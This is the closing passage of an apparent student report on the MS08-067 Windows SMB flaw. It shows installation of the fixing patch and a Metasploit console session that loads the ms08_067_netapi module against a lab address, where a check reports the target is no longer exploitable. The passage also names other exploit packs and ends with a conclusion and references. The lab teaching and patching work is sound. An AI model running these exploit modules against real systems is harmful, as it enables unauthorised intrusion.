

Figure XIX WindowsXP-KB958644

Figure XX Installing Patch

The above screenshots shows the installation of the Windows Patch **WindowsXP-KB958644**. The downloaded patch file disables the MS08-067 vulnerability and helps the victim system to save his/her data in the post attack. After using the patch, the vulnerability in MS08_067 is disabled as shown in the following screenshot:

```
[-] Invalid parameter "option", use "show -h" for more information
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(ms08_067_netapi) > check
[*] 192.168.56.101:445 The target is not exploitable.
msf exploit(ms08_067_netapi) >
```

*Figure XXI After installing Windows Patch **WindowsXP-KB958644***

2. Related Software

We can find a lot of payloads for the exploitation of Windows XP such as Exploit Pack, Remote VNC injection, APSB07-18, samba exploitation, Immunity canvas and other various exploitation and scripting files. Such software and malware helps to get access and take full control of the vulnerabilities. Almost all of the exploiting software provides root privilege for the attacker in the

same time. The Armitage and the MSF Console ,both are capable to use the same exploits which are predefined in the Metasploit framework so as to process the vulnerability and the exploit which are delivered by the payload. (Moon, 2013)

Conclusion

Hence, this report shows that MS08_067 is a software vulnerability found in many adaptations of Microsoft's Windows Servers, how to exploit it and also the preventive measures to mitigate the risk of being exploited. A humble demonstration of using the tools like Nmap, Metasploit, etc, and technique of exploitation along with the screenshots is provided in this report. As this type of attack can compromise the system and cause a great loss to an organization, various security measures need to be done in order to mitigate the risk. Some of the preventive measures were already mentioned above.

3. References

References

Barath, 2020. [Online]
Available at: https://www.getastra.com/blog/security-audit/how-to-hack-windows-xp-using-metasploit-kali-linux-ms08067/
[Accessed 28 March 2021].

BookOfNetwork, 2020. [Online]
Available at: https://www.getastra.com/blog/security-audit/how-to-hack-windows-xp-using-metasploit-kali-linux-ms08067/
[Accessed 28 March 2021].

Leaf, 2020. *10 Ways to Prevent Cyber Attacks.* [Online]
Available at: https://leaf-it.com/10-ways-prevent-cyber-attacks/
[Accessed 30 March 2021].

Linuxhint, 2020. [Online]
Available at: https://linuxhint.com/meterpreter_post_exploitation/
[Accessed 30 March 2021].

Microsoft, 2008. [Online]
Available at: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067
[Accessed 28 March 2021].

Moon, S., 2013. [Online]
Available at: https://www.binarytides.com/hack-windows-xp-metasploit/
[Accessed 30 March 2021].

Qureshi, N., 2017. *List of Metasploit Commands.* [Online]
Available at: https://thehacktoday.com/metasploit-commands/
[Accessed 30 March 2021].

Rapid7, 2018. [Online]
Available at: https://docs.rapid7.com/metasploit/metasploit-basics
[Accessed 28 March 2021].

Rapid7, 2018. *Working with Payloads.* [Online]
Available at: https://docs.rapid7.com/metasploit/working-with-payloads/
[Accessed 30 March 2021].

TechTarget Contributor, 2015. [Online]
Available at: https://searchsecurity.techtarget.com/definition/vulnerability-scanning
[Accessed 28 March 2021].

z.cliffe.schreuders, 2018. *Vulnerabilities, exploits, and remote access.* [Online]
Available at: http://z.cliffe.schreuders.org/edu/DSL/Vulnerabilities.pdf
[Accessed 30 March 2021].